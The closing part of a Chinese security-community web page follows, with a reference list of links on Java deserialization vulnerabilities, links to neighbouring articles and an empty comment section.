参考资料：

<http://www.freebuf.com/vuls/126499.html>
https://blog.csdn.net/sinat_34596644/article/details/52599688
<https://blog.csdn.net/guyuealian/article/details/51992182>
<http://blog.nsfocus.net/java-deserialization-vulnerability-overlooked-mass-destruction/>
<https://blog.csdn.net/lovejj1994/article/details/78080124>

点击收藏 | 5 关注 | 1

[上一篇：从phpinfo到phpmyadm...](#) [下一篇：Dedecms V5.7后台任意代...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)